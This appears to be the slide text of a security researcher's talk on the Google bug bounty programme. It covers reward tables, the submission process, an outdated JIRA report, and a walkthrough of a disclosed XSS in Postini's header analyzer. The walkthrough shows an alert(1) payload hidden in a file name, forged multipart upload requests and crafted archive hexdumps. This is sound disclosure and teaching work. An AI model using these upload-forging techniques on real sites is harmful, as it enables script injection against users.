

Google Bug Bounty

Is it worth it or just a waste of time?

About

- Michał Bentkowski
- Pentester @ securitum.pl
- IT security interests:
 - Client-side issues.
 - Browser quirks,
- Top 10 Google VRP reporters in 2014
- Social:
 - Blog: blog.bentkowski.info
 - @SecurityMB 
 - sekurak.pl (PL)

Presentation Plan

- **Organisational**
 - What's bug bounty all about,
 - Why bug bounty? Why Google?
 - Bug submission process,
 - Bug statistics
- **Technical**
 - „Lucky” bug
 - XSS via file upload,
 - XSS via Host header

Questions . . .

- Major hearing loss :(
- Please ask questions at <http://bentkowski.info/q>
- Question time at the end of the presentation

OrganisationalStuff

AboutBounties

- Deal between companies and security researchers,
- Lots of bug bounty programs,
- Google Vulnerability Reward Program (VRP)
- <https://www.google.pl/about/appsecurity/reward-program/>

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	<i>Command injection, deserialization bugs, sandbox escapes</i>	\$20,000	\$20,000	\$20,000	\$1,337 - \$5,000
Unrestricted file system or database access	<i>Unsandboxed XE, SQL injection</i>	\$10,000	\$10,000	\$10,000	\$1,337 - \$5,000
Logic flaw bugs leaking or bypassing significant security controls	<i>Direct object reference, remote user impersonation</i>	\$10,000	\$7,500	\$5,000	\$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	<i>Web: Cross-site scripting Mobile: Code execution</i>	\$7,500	\$5,000	\$3,133.7	\$100
Other valid security vulnerabilities	<i>Web: CSRF, Clickjacking Mobile: Information leak, privilege escalation</i>	\$500 - \$7,500	\$500 - \$5,000	\$500 - \$3,133.7	\$100

LittleHistory

- Started doing bounties in 2013
- Chosen Google:
 - Good reputation
 - Good payments

BugSubmission

- <http://goo.gl/vulnz/>

Bug Submission

• <http://c>

Vulnerability Information

What type of application is affected?

A Google web service or product (GMail, Drive, Search, etc..)
 A Google client application (Android, iOS, Chrome Extension, etc..)
 Other

Please enter the URL of the affected product or service

Please tell us how to reproduce the vulnerability

Reproduction steps:
1.
2.
3.

Browser/OS:

Vulnerability Details

Vulnerability Type

Cross-Site Scripting
 Cross-Site Request Forgery
 Clickjacking
 Authentication or ACL bypass
 Other

Googl...

27 marca 2014 18:17

1 odbiorca

Przychodzące - bentkowski.info

S

[9-9871000

003290]

XSS in

Google Plus

- <http://c>

Thanks for the vulnerability report.

This email confirms we've received your message. We'll investigate and get back to you once we've got an update.

Nice Catch!

Nice Catch!

Hi Michał Bentkowski,

Nice catch! I've filed a bug and will update you once we've got more information.

Regards,

Aleksandr Dobkin, Google Security Team

Nice Catch!

Hi Michał Bentkowski

Hi Michał Bentkowski,

Regards,
Miki, Google Security Team

Nice catch! I've filed a bug and will update you once we've got more information.

Nice Catch!

Hi Michał Bentkowski

Hi Michał Bentkowski,

Nice catch! I've filed a bug and will update you once we've got more information.

Hi Michał Bentkowski,

Nice catch! I've filed a bug and will update you once we've got more information.

Regards,
Jeremy, Google Security Team

Nice Catch!

**** NOTE: This is an automatically generated email ****

Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of \$5000.


Important: if you aren't registered with Google as a supplier, you have to complete the steps outlined below in order to get paid. If you have registered in the past, no need to do it again - sit back and relax, and we will process the payment soon.

Nice catch!
Regards,
Jeremy, Google Security


Timeline

- Usually 1-5 days to „Nice catch!”
- Bounty confirmation within another week (Wednesday morning)
- Payment: 2-3 months

SomeStatistics



Some Statistics



Technical Stuff

Outdated Software

- QuickOffice - mobile productivity suite
- Acquired by Google in 2012
- Incorporated to Google Docs in 2014
- But they're not dead...

Outdated Software

- issues.quickoffice.com and issues2.quickoffice.com hosted JIRA
- <https://confluence.atlassian.com/jira/jira-security-advisory-2014-02-26-445188412.html>

- issues.quickoffice.com/jira/advisory-2014-02-26
- <https://confluence.atlassian.com/jira/ware/JIRA-Security-Advisory-2014-02-26>

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed in version 6.1.3.

- **Customers who have downloaded and installed JIRA** should upgrade their existing installations to fix these vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issues described in this advisory.

These vulnerabilities affect all versions of JIRA up to and including 6.1.3.

Atlassian is committed to improving product security. We [fully support the reporting of vulnerabilities](#) so you can help us to identify and solve the problem.

If you have questions or concerns regarding this advisory, please raise a support request.

- Issue 1: Path traversal in JIRA Issue Collector plugin (Windows only)
 - Severity
 - Description
 - Risk Mitigation
 - Fix
- Issue 2: Path traversal in JIRA Importers plugin (Windows only)
 - Severity
 - Description
 - Risk Mitigation
 - Fix
- Issue 3: Privilege escalation
 - Severity
 - Description
 - Risk Mitigation
 - Fix

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed in version 6.0.2.

- **Customers who have downloaded and installed JIRA** should upgrade their existing installations to version 6.0.2 to fix these vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issues described in this advisory.

Hi,

Jira ver. 6.0.2 is hosted on both issues2.quickoffice.com and issues.quickoffice.com. According to recent security advisory [1], it might be vulnerable to three critical flaws. Although the first two bugs probably won't affect these instances (as it's not very likely they're hosted on Windows), the third one - privilege escalation - might be doable.

[1]: <https://confluence.atlassian.com/display/JIRA/JIRA+Security+Advisory+2014-02-26>

- Fix
- Issue 3: Privilege escalation
 - Severity
 - Description
 - Risk Mitigation
 - Fix

JIRA Security Advisory 2014-02-26

This advisory details critical security vulnerabilities that we have found in JIRA and fixed in this release.

- **Customers who have downloaded and installed JIRA** should upgrade their existing installations to fix these vulnerabilities.
- **Atlassian OnDemand customers** have been upgraded with the fixes for the issues described in this advisory.

**** NOTE: This is an automatically generated email ****

Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of \$1337.

[1]: <https://confluence.atlassian.com/display/JIRA/JIRA+Security+Advisory+2014-02-26>

- Fix
- Issue 3: Privilege escalation
 - Severity
 - Description
 - Risk Mitigation
 - Fix

XSSviaFileUpload

- My favourite XSS
- Postini Header Analyzer (<http://www.google.com/postini/headeranalyzer>)
- Wikipedia: „Postini was an e-mail, Web security, and archiving service owned by Google since 2007. It provided cloud computing services for filtering e-mail spam and malware (before it was delivered to a client's mail server), offered optional e-mail archiving, and protected client networks from web-borne malware.”

```
X-pstn-levels: (S: 0.00000/60.95723 CV:99.9000 R:95.91080 P:  
95.91081 M:64.93900 C:93.23770 )
```

```
X-pstn-settings: 5 (2.00000:8.00000) r p M c
```

XSSviaFileUpload

Copy and paste your header here:

New Upload Messages/Headers:

Supported file types: msg, txt, zip, tar, gz, mbox, eml

Wybierz plik Nie wybrano pliku

Analyze Message

XSS via File Upload

[Google Help](#) › [Postini Help](#) › Postini Message Analyzer

Analysis of Submitted Postini Message

Postini Message Analysis Summary for -- plik1.txt

- ✖ This message did not go through the Postini Service.
- ✖ This message did not go through Spam, Virus, or Content Filtering, or the header is incomplete.

Message Analysis Details

Message Data

Only First 3500 Characters are displayed:

Zawartosc1

Postini Message Analysis Summary for -- plik2.test

- ✖ ERROR: Not a supported file/message


For your reference, here are the links to the documentation and the informational video:

- [Interpret message header tags.](#)
- [Troubleshooting spam getting through.](#)
- [How to respond when users are getting spam.](#)

Analyze More Messages

XSS via File Upload

Google Help › Postini Help › Postini Message Analyzer



A terminal window titled "test – bash – 80x24" is shown. The window contains the following command-line session:

```
pc83:test mb$ cat > '<svg onload=alert(1)>'  
Test.  
pc83:test mb$ zip test.zip './<svg onload=alert(1)>'  
adding: <svg onload=alert(1)> (stored 0%)  
pc83:test mb$
```

The terminal window has three colored status indicators (red, yellow, green) at the top left.

At the bottom of the terminal window, there is a list of links:

- [Interpret message header tags.](#)
- [Troubleshooting spam getting through.](#)
- [How to respond when users are getting spam.](#)

On the right side of the terminal window, there is a button labeled "Analyze More Messages".

Analysis of Submitted Postini Message

1

OK

Postini Message Analysis Summary for --

 **ERROR:** Not a supported file/message

For your reference, here are the links to the documentation and the informational video:

- [Interpret message header tags.](#)
- [Troubleshooting spam getting through.](#)
- [How to respond when users are getting spam.](#)

XSS via File Upload

- But it's XSS via upload form...
- So always upload dialog box.
- The attack scenario?
 - The attacker sends a maliciously crafted ZIP file to the victim
 - The attacker needs to lure the victim into the vulnerable page
 - The victim needs to click on the upload button, then MANUALLY select the file (s)he was given from the attacker,
 - The victim needs to confirm the upload

XSS via File Upload

- Can we make an upload in such a way that the server sees that as a file upload while it's a typical POST form from the browser's perspective?

```
-----205726039188865803286720755
Content-Disposition: form-data; name="file_1"; filename="test.zip"
Content-Type: application/zip

PK
1a9F?<??<svg onload=alert(1)>UT ??T?Tux ? Test.
PK
1a9F?<??<svg onload=alert(1)>UT ??Tux ? PK [U
-----205726039188865803286720755
Content-Disposition: form-data; name="send1"

Analyze Message
-----205726039188865803286720755--
```

XSS via File Upload

- This application actually splits the string on semicolon.
- <input name="file_1; name=file_1; filename=test.zip; a">
- Content-disposition: form-data; name="file_1; name=file_1; filename=test.zip; a"

~~name="file_1; name=file_1; filename=test.zip; a"~~

name="file_1; name=file_1; filename=test.zip; a"

XSS via File Upload

```
-----197190388818210051121843463987
Content-Disposition: form-data; name="x; name=file_1; filename=XSS.zip"; "
PK
-----197190388818210051121843463987
```

XSS via File Upload

```
-----WebKitFormBoundaryIIxBrnZAn11QMwsm
Content-Disposition: form-data; name="x"; name=file_1; filename=XSS.zip; "
PK
1a9F&#179;<&#175;&#182;    <svg onload=alert(1)>UT      ?????T????Tux &#245; Test.
PK
1a9F&#179;<&#175;&#182;    ?????<svg onload=alert(1)>UT ?????Tux &#245; PK [ U
-----WebKitFormBoundaryIIxBrnZAn11QMwsm
```

XSS via File Upload

- Chrome tried to interpret the data in some encoding.
- Unknown byte sequence in that encoding? HTML entity that!
- 0x00 - 0x9F - allowed bytes
- Rest (0xA0 - 0xFF) - forbidden bytes (characters)
- Problem with ZIP. Why not TAR?

XSS via File Upload

```
mbmb:postini mb$ hexdump -C proba.tar
00000000  3c 73 76 67 20 6f 6e 6c  6f 61 64 3d 61 6c 65 72  |<svg onload=aler|
00000010  74 28 31 29 3e 00 00 00  00 00 00 00 00 00 00 00 00  |t(1)>....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
*
00000060  00 00 00 00 30 30 30 36  34 34 20 00 30 30 30 37  |....000644 .0007|
00000070  36 35 20 00 30 30 30 30  32 34 20 00 30 30 30 30  |65 .000024 .0000|
00000080  30 30 30 30 30 33 20  |31 32 34 36 30 37 34 37|0000003 12460747
00000090  37 30 30 20 30 31 34 33  31 37 00 20 30 00 00 00  |700 014317. 0...|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
*
00000100  00 75 73 74 61 72 00 30  30 6d 62 00 00 00 00 00 00  |.ustar.00mb....|
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
00000120  00 00 00 00 00 00 00 00  00 73 74 61 66 66 00 00 00 00  |.....staff..|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
00000140  00 00 00 00 00 00 00 00  00 30 30 30 30 30 30 30 20  |.....000000|
00000150  00 30 30 30 30 30 30 20  00 00 00 00 00 00 00 00 00 00  |.000000 ..|
00000160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
*
00000200  3a 29 0a 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |:).....|
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00  |.....|
*
00000800
```

XSS via File Upload

The screenshot shows a web page titled "Analysis of Submitted Postini Message". On the left, there's a sidebar with links: "Help Center Home", "Google Help > Postini Help > Postini Message Analyzer", "Help forum", "Instructor-Led Webinars", and "Postini Services". Below these is a "powered by Google App Engine" logo.

The main content area displays an error message: "Postini Message Analysis Summary for --" followed by a red "X" icon and the text "ERROR: Not a supported file/message". Below this, a note says: "For your reference, here are the links to the documentation and the informational video:" with three links: "Interpret message header tags.", "Troubleshooting spam getting through.", and "How to respond when users are getting spam.". A "Analyze More Messages" button is also present.

At the bottom, a red arrow points from the "ERROR" message towards the browser's developer tools console. The console tab is active, showing the following log entry:

```
✖ The XSS Auditor refused to execute a script in 'http://www.google.com/postini/headeranalyzer/' because its source (index):130 code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
```

XSS via File Upload

- GZIP Structure:
 - 10 bytes header,
 - Body - containing DEFLATE stream
 - 8 byte footer: CRC32 checksum and original file length
- 10 bytes header - no forbidden characters
- 8 byte footer - easy to get rid of forbidden characters,
- Body?
 - <https://github.com/molnarg/ascii-zip>
 - „A deflate compressor that emits compressed data that is in the [A-Za-z0-9] ASCII byte range.”

XSS via File Upload

```
mbmb:test mb$ hexdump -C output.tar.gz
00000000  1f 8b 08 41 41 41 41 41 41 41 41 41 41 44 30 55 70 30 49 | ...AAAAAAAD0Up0I|
00000010  5a 55 6e | zUnnnnnnnnnnnnnnnn|
00000020  6e 6e 6e 6e 6e 55 55 35 6e 6e 6e 6e 6e 6e 6e 33 53 | nnnnnUU5nnnnnnn3S|
00000030  55 55 6e 55 55 55 77 43 69 75 64 49 62 45 41 74 | UUnUUwCiudIbEAt|
00000040  33 33 77 57 44 74 44 44 44 74 47 44 74 73 77 44 | 33wWDtDDDtGDtswD|
00000050  44 77 47 30 73 74 70 44 44 74 47 77 77 44 44 77 | DwG0stpDDtGwwDDw|
00000060  77 44 33 33 33 33 33 73 77 30 33 33 33 33 33 67 | wD33333sw033333g|
00000070  46 50 71 49 6d 4f 7f 5b 41 57 67 7b 57 63 73 5d | FPqImO.[AWg{Wcs]|
00000080  63 7b 4b 77 6f 61 59 51 7d 48 48 48 48 48 48 48 | c{KwoaYQ}HHHHHHHH|
00000090  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHHHH|
*
000000d0  48 48 48 48 48 48 69 69 69 75 65 65 41 48 69 69 | HHHHHHiieiueeAHii|
000000e0  69 4d 75 55 41 48 69 69 69 69 79 65 41 48 69 69 | iMuUAHiiiyeyeAHii|
000000f0  69 69 69 69 69 69 69 69 75 41 59 79 65 75 59 59 | iiisiisiuAYyeuYY|
00000100  65 4d 45 55 75 41 69 59 65 65 75 59 48 41 69 48 | eMEUuAiYeeuYHAiH|
00000110  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHH|
*
00000170  48 48 48 5f 4f 6f 63 77 48 69 69 47 53 48 48 48 | HHH_OocwHiiGSHHH|
00000180  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHHHH|
00000190  48 48 48 48 48 48 48 48 48 48 48 48 48 4f 6f 63 6b | HHHHHHHHHHHHOockk|
000001a0  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHH|
000001b0  48 48 48 48 48 48 48 48 48 48 48 48 48 69 69 69 | HHHHHHHHHHHHHHHHHHiiiii|
000001c0  69 41 48 69 69 69 69 69 69 41 48 48 48 48 48 48 | iAHiiiiiiAHHHHHHH|
000001d0  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHH|
*
00000270  48 48 43 4b 4f 6f 71 5c 48 48 48 48 48 48 48 48 | HHCKOoq\HHHHHHHHH|
00000280  48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 48 | HHHHHHHHHHHHHHHHHHHH|
*
00000870  48 48 48 48 48 48 48 48 48 48 48 48 48 08 64 66 | HHHHHHHHHHHHHH.df.|
00000880  1a 0b 08 00 00 | .....|
00000885 |
```

XSS via File Upload

XSS via File Upload

<https://www.youtube.com/watch?v=jiQOYGXxwI4>

